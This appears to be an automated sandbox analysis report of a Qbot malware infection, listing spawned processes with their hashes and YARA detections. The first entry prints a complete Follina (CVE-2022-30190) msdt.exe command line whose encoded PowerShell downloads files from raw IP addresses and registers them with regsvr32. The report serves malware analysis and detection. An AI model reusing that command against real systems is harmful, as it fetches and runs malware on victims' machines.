Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKABkAEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]34+'))))i/../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x160000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000013.00000002.807689748.0000000003340000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000013.00000002.807640335.0000000003050000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000013.00000002.805909900.0000000002F40000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000013.00000002.806003549.0000000002F48000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

Analysis Process: explorer.exe PID: **6656**, Parent PID: **6044**

General	
Target ID:	24
Start time:	19:21:30
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xc20000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000018.00000000.351550985.00000000008B0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000018.00000002.797056780.00000000008B0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: csc.exe PID: **7084**, Parent PID: **6684**

General	
Target ID:	28
Start time:	19:22:05
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ej5ypzxn\ej5ypzxn.cmdline
Imagebase:	0xb40000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **7100**, Parent PID: **7084**

General	
Target ID:	29
Start time:	19:22:08
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES473B.tmp" "c:\Users\user\AppData\Local\Temp\ej5ypzxn\CSCDA8FA8A1B40543BD93F61BBD49C66867.TMP"
Imagebase:	0x1090000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **7116**, Parent PID: **6684**

General	

Target ID:	30
Start time:	19:22:11
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\343kkfih\343kkfih.cmdline
Imagebase:	0xb40000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **5072**, Parent PID: **7116**

General

Target ID:	32
Start time:	19:22:14
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5EDA.tmp" "c:\Users\user\AppData\Local\Temp\343kkfih\CSCB428EC43F67D4CCE84BBCBE165F3FF83.TMP"
Imagebase:	0x1090000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: **6408**, Parent PID: **6684**

General

Target ID:	38
Start time:	19:22:39
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t.A
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000026.00000002.580482048.0000000004990000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000026.00000002.580575177.00000000049B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000026.00000002.580362082.00000000012B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000026.00000002.580362082.00000000012B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: regsvr32.exe PID: **6356**, Parent PID: **6684**

General

Target ID:	39
Start time:	19:22:40

Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t1.A
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000027.00000002.580442594.0000000004AA0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000027.00000002.580343714.0000000004A50000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000027.00000002.580343714.0000000004A50000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000027.00000002.580400049.0000000004A80000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: regsvr32.exe PID: **6300**, Parent PID: **6684**

General

Target ID:	40
Start time:	19:22:41
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t2.A
Imagebase:	0x12f0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000028.00000002.582335427.00000000047C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000028.00000002.582335427.00000000047C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000028.00000002.582578490.00000000047F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000028.00000002.582736314.0000000004810000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: csc.exe PID: **6896**, Parent PID: **6684**

General

Target ID:	41
Start time:	19:22:56
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\mj2renji\mj2renji.cmdline
Imagebase:	0xb40000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6492**, Parent PID: **6896**

General	
Target ID:	43
Start time:	19:23:13
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4765.tmp" "c:\Users\user\AppData\Local\Temp\mj2renji\CSCB9869C7619004D828AB967DBC926ADAE.TMP"
Imagebase:	0x1090000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly